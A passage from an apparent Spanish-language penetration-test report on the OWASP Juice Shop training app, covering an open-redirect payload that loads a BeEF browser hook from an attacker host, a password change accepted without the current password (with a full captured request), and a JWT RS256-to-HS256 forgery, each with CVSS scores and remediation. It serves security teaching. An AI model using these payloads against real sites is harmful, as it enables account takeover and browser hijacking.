Elaborando un poco más el ataque, podemos cargar el código de la herramienta BEEF para poder hacer seguimiento de los navegadores que visiten esta página con sesión iniciada. El código del payload sería el siguiente, donde http://192.168.1.69:5555/beef.html sería el archivo malicioso a cargar:

http://192.168.1.41:3000/#/deluxe-membership?testDecal=..%2F..%2F..%2F..%2Fredirect%3Fto%3Dhttp:%2F%2F192.168.1.69:5555%2Fbeef.html%3Fhttps:%2F%2Fblockchain.info%2Faddress%2F1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm..%2F..%2F..%2F..%2F..%2F





Fig. 5: Imagen de la captura de navegador con la herramienta BEEF a través de la vulnerabilidad descrita.

VUL_015 – CHANGE BENDER'S PASSWORD – Errores de autenticación

CHANGE BENDER'S PASSWORD – Errores de autenticación			
ID	Vul_015	CRITICIDAD	8,8 ALTA
URL		http://juice.shop/rest/user/change-password/?current=a&new=b&repeat=b	
DESCRIPCION		La aplicación no válida debidamente las entradas de datos desde el back end y la mayoría de filtros se encuentran solo en el front end. Esto permite a un usuario malintencionado capturar las peticiones filtradas que se envían desde el front end para alterarlas maliciosamente y enviarlas al back end produciendo resultados inesperados. En este caso, la vulnerabilidad nos permite cambiar la contraseña de un usuario con el que previamente habremos iniciado sesión a través de una inyección SQL sin necesidad de conocer las credenciales originales debido a que las peticiones que recibe el back end no están debidamente tratadas. Esta vulnerabilidad permite a una persona que capture una sesión de usuario cambiar su contraseña de acceso.
EVIDENCIA		 Imagen de una petición de cambio de contraseña en la que no se usa el parámetro "current" que debería contener la contraseña actual y a pesar de ello, cambia la contraseña del usuario.	
RIESGOS		Un atacante malintencionado podría cambiar la contraseña de cualquier usuario o administrador de la tienda para luego, realizar otros cambios como cambiar el correo de recuperación, etc., de modo que secuestraría completamente la cuenta del mismo. El daño puede ser muy variable en función del tiempo que pasará hasta que se detectará el ataque, las acciones realizadas en las cuentas, la	

	capacidad de los administradores para responder al ataque y otras variables. Potencialmente podría dañar seriamente la reputación de la empresa y causar problemas a los clientes.
RECOMENDACIONES	Es necesario siempre que las peticiones al back end estén debidamente filtradas por el mismo, no basta con que los filtros se instalen solo en el front end porque es realmente sencillo capturar estas peticiones y alterarlas. En este caso, el backend debería validar la contraseña antigua antes de aceptar el cambio e insertar la nueva.
REFERENCIAS	https://cwe.mitre.org/data/definitions/287.html


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_015	CHANGE BENDER'S PASSWORD – ERRORES DE AUTENTICACIÓN
CVSS3 PUNTUACION	ALTA 8,8
Vector de Ataque	Red: el ataque se puede montar a través de Internet.
Complejidad	Baja, la explotación se logra a través de una simple captura y alteración de los parámetros enviados al servidor
Privilegios requeridos	Bajos, se requiere acceso con una cuenta de usuario. Si tenemos en cuenta que es posible conseguirlo con una inyección SQL simple podemos capturar los datos de cualquier usuario.
Interacción del usuario	Ninguna, el atacante puede acceder a la información sin requerir ninguna acción por parte de otros usuarios
Alcance	Sin cambios, la vulnerabilidad se ejecuta y afecta a la aplicación
Confidencialidad	Alta, teniendo en cuenta su unión con la inyección SQL del login

Integridad	Alta, teniendo en cuenta su unión con la inyección SQL del login pues nos permitiría alterar datos de acceso a la aplicación
Disponibilidad	Alta, pues nos permite secuestrar una sesión y hacer que el usuario no pueda acceder.


EXPLOTACIÓN

Cuando analizamos la página de cambio de contraseña podemos ver como se solicita la antigua, lo cual es una buena práctica de seguridad.



Desde el font end, no nos permitirá enviar ninguna petición al back end sin que se ponga correctamente la contraseña antigua. No obstante, el back end si nos aceptará una petición de cambio de contraseña, aunque no pongamos la antigua.


Por ello, interceptamos una petición legítima:




Modificamos cuanto necesitemos. Por ejemplo, si hemos secuestrado una sesión, podríamos cambiar el valor de la cookie y del bearer token para cambiar la contraseña de dicho usuario.

Seguidamente, el parámetro “current” que es el que lleva la contraseña antigua, se dejará en blanco.



Se enviará dicha petición al back end y la contraseña del usuario se cambiará:


Send
Cancel
Request
Pretty Raw Hex \n
GET /rest/user/change-password?current=&new=slurmCl4ssic&repeat=slurmCl4ssic HTTP/1.1
Host: 192.168.42.194:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFOdXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6MywidXNlcm5
hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJ
iZmZjNjcONGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbkxlIjoiMC4wLjA
uMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2V
jcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMDUtMjUgMjE6NDg6MjYuNjQ1ICswMDowMCI
sInVwZGF0ZWRBdCI6IjIwMjItMDUtMjUgMjE6NDg6MjYuNjQ1ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI
6MTY1MzUxODMyNSwiZXhwIjoxNjUzNTM2MzI1fQ.rJ8AprEFIxQ863_4aLO_i9Is8Sd3cUmedcS3fy_dxByqPKDVljMQ
xRjQghlNuTTd2fKV_2KCWaIyys-_rGRFiX5zx-3aCOzzHrvQPiOVaE7AFLZ-2X3Kl8Sv-4TYOgVz4wvr3KZw2PCnveB
_2TXXJV2l26UnjjPf6Z-eYma75k
Connection: close
Referer: http://192.168.42.194:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=b3qJM6NY5OLg9oDrKWPBELGn9TxiOS4VfxkSNDd7wdjvaxzB1emkRnQZpVyX;
continueCodeFindIt=NY302GoO3PYrX6nmjwBxQDazNdeZ6W4EOyL59MvqGKRJ1b7pW2glkmvdOLq;
continueCodeFixIt=4ObDGdVKRw4y8YeByQkzbXmO2WlL13JaEqGnJM7oOd9gj65NZprO3PLmQ2ge; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFOdXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6MywidXNlcm5
hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJ
iZmZjNjcONGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbkxlIjoiMC4wLjA
uMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2V
jcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMDUtMjUgMjE6NDg6MjYuNjQ1ICswMDowMCI
sInVwZGF0ZWRBdCI6IjIwMjItMDUtMjUgMjE6NDg6MjYuNjQ1ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI
6MTY1MzUxODMyNSwiZXhwIjoxNjUzNTM2MzI1fQ.rJ8AprEFIxQ863_4aLO_i9Is8Sd3cUmedcS3fy_dxByqPKDVljMQ
xRjQghlNuTTd2fKV_2KCWaIyys-_rGRFiX5zx-3aCOzzHrvQPiOVaE7AFLZ-2X3Kl8Sv-4TYOgVz4wvr3KZw2PCnveB
_2TXXJV2l26UnjjPf6Z-eYma75k
Response
Pretty Raw Hex Render \n
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 350
ETag: W/"15e-8l8avohYELzlSWB4EEpXYDWYYMc"
Vary: Accept-Encoding
Date: Wed, 25 May 2022 22:41:13 GMT
Connection: close
{
"user":{
"id":3,
"username":"",
"email":"bender@juice-sh.op",
"password":"06b0c5c1922ed4ed62a5449dd209c96d",
"role":"customer",
"deluxeToken":"",
"lastLoginIp":"0.0.0.0",
"profileImage":"assets/public/images/uploads/default.svg",
"totpSecret":"",
"isActive":true,
"createdAt":"2022-05-25T21:48:26.645Z",
"updatedAt":"2022-05-25T22:41:13.225Z",
"deletedAt":null
}
}


You successfully solved a challenge: Login Bender (Log in with Bender's user account.)
x
Change Password
Current password is not correct.
Current Password *
New Password *
Password must be 5-40 characters long.
0/40
Repeat New Password
Use a Securely Generated Password
3kTyvvvVW1XS3R3
Firefox will save this password for this website.
View Saved Logins

VUL_016 – Forge Signed JWT - Autenticación y Autorización

Forge Signed JWT			
ID	Vul_016	CRITICIDAD	9,8 CRÍTICA
URL		http:juice.shop/rest/user/whoami Toda la aplicación en si	
DESCRIPCION		Un Token JWT es un formato estándar y seguro de trasmitir Claims (propiedades, afirmaciones o en general información) entre diferentes sistemas que permite ser verificado gracias a la criptografía a través de la firma digital. El algoritmo HS256 utiliza la clave secreta para firmar y verificar cada mensaje. El algoritmo RS256 usa la clave privada para firmar el mensaje y usa la clave publica para la verificación. Ambos pueden usarse con los JWT Token. Los Token JWT de juice.shop usan el algoritmo RS256 de forma habitual porque es mucho más seguro. Sin embargo, la aplicación sigue soportando el algoritmo HS256 y si un usuario edita y cambia el valor del JWT Token respecto al algoritmo, se fuerza a la aplicación a usar dicho sistema. Si cambia el algoritmo de RS256 a HS256, el código de back end usa la clave publica como la clave secreta y luego usa el algoritmo HS256 para verificar la firma. Debido a que el atacante puede obtener la clave publica, puede modificar el algoritmo en el encabezado del JWT Token a HS256 y luego usar la clave publica RSA para firmar los datos creando un token válido que podrá usarse para autenticarse en la aplicación como un usuario administrador. Esta vulnerabilidad aparece porque la validación del lado del servidor admite más de un algoritmo de cifrado como (HS256 y RS256)	

EVIDENCIA	 Captura de parte del proceso de creación de un token falso con usuario inexistente rsa_lord@juice-sh.op con rol de administrador. Observemos como el parámetro ”alg” se cambia a ”HS256” para poder usar una firma a través de la clave pública.  Captura de la petición enviada con el token creado a /rest/user/whoami en donde vemos que efectivamente, se nos considera un usuario real y con permisos de administrador.
RIESGOS	Un usuario malintencionado puede forjar un token con niveles de autorización de administrador para hacer y deshacer dentro de la aplicación todo aquello que le este permitido por su rol.
RECOMENDACIONES	El directorio /encryptionkeys/ no debería ser navegable pues en el encontramos la clave pública para generar el token.

	Se debería deshabilitar algoritmos simétricos del JWT Token para evitar que se pudiera realizar este ataque
REFERENCIAS	https://gist.github.com/Retr02332/66bc6972e01afa0e49c451af9ea5e427 https://jwt.io https://www.developerro.com/2019/03/12/jwt-api-authentication/


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_016	Forge Signed JWT
CVSS3 PUNTUACION	CRÍTICA 9,8
Vector de Ataque	Red: el ataque se puede montar a través de Internet.
Complejidad	Baja, el ataque se puede montar en cualquier momento sin necesidad de que se den circunstancias especiales para ello.
Privilegios requeridos	Ninguno, el ataque en sí se puede llevar a cabo sin necesidad de crear cuenta de usuario. No obstante, para el análisis de la aplicación y la detección de la vulnerabilidad lo normal es que se use una cuenta de cliente que cualquier persona pueda obtener.
Interacción del usuario	Ninguna, el atacante puede acceder a la información sin requerir ninguna acción por parte de otros usuarios.
Alcance	Sin cambios, la vulnerabilidad se ejecuta y afecta a la aplicación.
Confidencialidad	Alta, porque permite acceder como administrador y vulnerar la confidencialidad de los datos.
Integridad	Alta, porque permite acceder como administrador y vulnerar la integridad de los datos.
Disponibilidad	Alta, porque permite acceder como administrador y vulnerar la disponibilidad de los datos.

Para poder forjar con éxito nuestro token, hemos visto que tenemos que usar la clave pública del servidor. En juice.shop la podemos descargar desde el directorio /encryptionkeys/ que se encuentra desprotegido.

Esta es una peculiaridad de juice-shop que no está usando encriptación ssl. Sin embargo, en un servidor generalmente obtendremos esta clave a través de nuestro propio navegador, tal y como se explica en el siguiente link:

https://gist.github.com/Retr02332/66bc6972e01afa0e49c451af9ea5e427



FORMATO DE UN JWT TOKEN

- Un header, generalmente consiste en dos valores:
  - El algoritmo que se ha usado para firmar el token.
  - El tipo de token, que es “JWT”.
- Un payload compuesto por claims o información que pueden ser:
  - Registrados
  - Públicos
  - Privados
- Y una firma digital a partir de las claves y el contenido del propio JWT.

FIRMA DIGITUAL CON ALGORITMO HSA256

En este caso, tanto la encriptación como la verificación del token se realizan con criptografía simétrica usando la clave pública del servidor.

El proceso para crear la firma es como se describe:

signature = HSA256(

encodeURI(base64(header))

+ "." +

encodeURI(base64(payload)),

secret (clave_pública)

)

EL TOKEN COMPLETO

Para ponerlo todo junto usaremos el mismo formato que el firmado, añadiendo la firma:

header = { ... }

payload = { ... }

content = encodeURI(base64(header)) + "." + encodeURI(base64(payload))

signature = RSA256(content, private_key)

JWT = content + "." + encodeURI(signature)

El resultado nos arroja un texto que separa con un “.” (punto) el contenido del token y la firma.

CAPTURA DE UN TOKEN

Creamos un usuario normal y capturamos su token con burp. Este token también podría conseguirse de otras formas, como por ejemplo a través de la vulnerabilidad XSS ya listada y no se requeriría de crear una cuenta de usuario. Además, como hemos explicado, para el ataque en si no es necesario usar una cuenta de usuario.

Una vez hemos capturado el token, vamos a editar. Para ello nos podemos valer de la página: https://jwt.io





Fig. 1: Edición de un JWT Token

Aquí podemos ver como el token original de la aplicación usa como cifrado el RS256.

Podemos ver como también lleva en si el parámetro “role” que en este caso es del administrador. Esto es algo que nos interesa que este así cuando creemos nuestro token falso para que nuestro usuario tenga los máximos permisos posibles.


Cambiaremos también el cifrado del header y lo pondremos a HS256 y el correo lo pondremos a rsa_lord@juice-sh.op

Para la edición del Token e incluso para la generación de la firma podemos valernos de esta herramienta:

